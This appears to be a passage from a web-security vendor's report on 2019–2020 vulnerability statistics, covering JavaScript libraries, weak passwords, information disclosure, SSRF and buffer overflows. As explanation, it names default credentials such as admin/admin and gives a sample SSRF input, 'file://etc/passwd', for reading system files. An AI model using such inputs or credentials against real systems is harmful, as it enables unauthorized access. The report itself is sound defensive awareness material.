
of web targets had JavaScript library vulnerabilities



IN 2020

28%

of web targets had JavaScript library vulnerabilities



Most vulnerable JavaScript libraries in 2020
(percentage of specific cases among all targets with vulnerable JS libraries)

Note: The jQuery library is much more popular than other libraries, so we perform many more checks specifically for jQuery and we find vulnerable versions more often.


Weak Passwords & Missing Brute-Force Protection

Weak passwords are usually short, common words or default values. An attacker can easily guess such a password when they encounter a login prompt. In some cases, you can guess weak passwords using a dictionary attack. In other cases, weak passwords are simply a default username and password combinations like *admin/admin* or *admin/password*.

[READ MORE](#)

[Learn how to create strong passwords >](#)

Password-Related Issues in 2020



Reserved Information Disclosure

Certain types of information should be reserved and never disclosed to the outside world. Obviously, different types of information disclosure have different levels of severity.

Disclosure of personally identifiable information is a high-severity issue. Disclosure of an internal IP address is less risky. However, combined with other vulnerabilities such as SSRF, it may let an attacker reach the system from another, less secure machine. Some websites and web applications intentionally reveal email addresses. Obviously, this is not always a vulnerability because some businesses risk spam to make it easier for customers to reach them.

Reserved Information Disclosure in 2020

IN 2019

1%

of web targets had **SSN disclosure** vulnerabilities



IN 2020

0.5%

of web targets had **SSN disclosure** vulnerabilities



IN 2019

1%

of web targets had **credit card disclosure** vulnerabilities



IN 2020

1%


of web targets had **credit card disclosure** vulnerabilities



IN 2019

5.5%

of web targets had an **internal IP address found**



IN 2020

5%


of web targets had an **internal IP address found**



IN 2019

33%


of web targets had an **email address found**



IN 2020

32%

of web targets had an **email address found**



Source Code Disclosure

Source code disclosure vulnerabilities show two problems. If you expose custom code, you make it easier for an attacker to find vulnerabilities in your code. The attacker might also find other critical and sensitive information such as credentials or API keys used by the developer to integrate with internal or external services.

If the source code is disclosed, the attacker can check the components and component versions used to build the web application. This helps the attacker develop attacks that target known vulnerabilities in those component versions.


An attacker may also use code disclosure to find LFI vulnerabilities. By analyzing how you built part of a solution, attackers can guess the entire file structure of the component. They can then use this to access configuration files that contain credentials for back-end databases.

You should never disclose any source code, no matter if it is your own code or open-source code.

[READ MORE](#)

[Learn why source code disclosure is dangerous >](#)

Source Code Disclosure in 2020



IN 2020


3%

of web targets had source code disclosure vulnerabilities

IN 2019

3%

of web targets had source code disclosure vulnerabilities



Server-Side Request Forgery

Server-side request forgery (SSRF) vulnerabilities occur when the attacker is able to make the web application send crafted data to another server. Developers often allow such data exchange without a challenge when they only expect internal and trusted communication. An attacker may create or forge requests from a vulnerable server by replacing URLs with addresses that the server trusts.

This vulnerability is most common for internal systems that do not allow connections from the internet or that use an IP whitelist. They often let other internal systems access information or services without authentication. These may include databases, caching engines, service monitoring tools, and others.

This attack technique mostly uses URL substitution. Attackers can use URLs like *file://* to trick the web application into exposing file content. For example, *file://etc/passwd* would expose user account details.

Even though SSRF is not very common compared to other high-severity vulnerabilities, it may be fatal. The attacker may use it to examine the network, perform port scans, or send a flood of requests to overload a component (DoS).

[READ MORE](#)

[What is server-side request forgery ▶](#)

Server-Side Request Forgery in 2020

IN 2019

1%

of web targets had SSRF vulnerabilities

IN 2020

1%

of web targets had SSRF vulnerabilities

DID YOU KNOW?

Server-side request forgery was the primary vulnerability used in 2021 to attack tens of thousands of Microsoft Exchange servers belonging to major organizations. SSRF is also said to be the core vulnerability behind the famous Capital One attack in 2019.

[Learn about the Microsoft Exchange attacks ▶](#)

[Learn about the Capital One attack ▶](#)

Overflow Vulnerabilities

Overflow vulnerabilities occur when the attacker can input too much data. If the developer does not check the bounds of variables stored in memory, excess data can overflow into memory locations containing other data or even executable code. This can cause data corruption or allow the attacker to execute their own code.

This class of vulnerability can only occur in software written using certain programming languages, such as C and C++ (rarely used for web applications but often used to build web servers and their components). In these languages, memory management is done by the developer, not the language itself. Most other programming languages handle memory management during compilation.

The most common overflow vulnerability is a buffer overflow. There are two types of buffer overflows: stack overflows and heap overflows. Stack memory is a region of memory reserved for variables created by a function for local use (within that same function). When the function exits, it automatically releases the memory that it used. Heap memory is used for variables with a global scope and the developer needs to allocate and release memory explicitly.

READ MORE

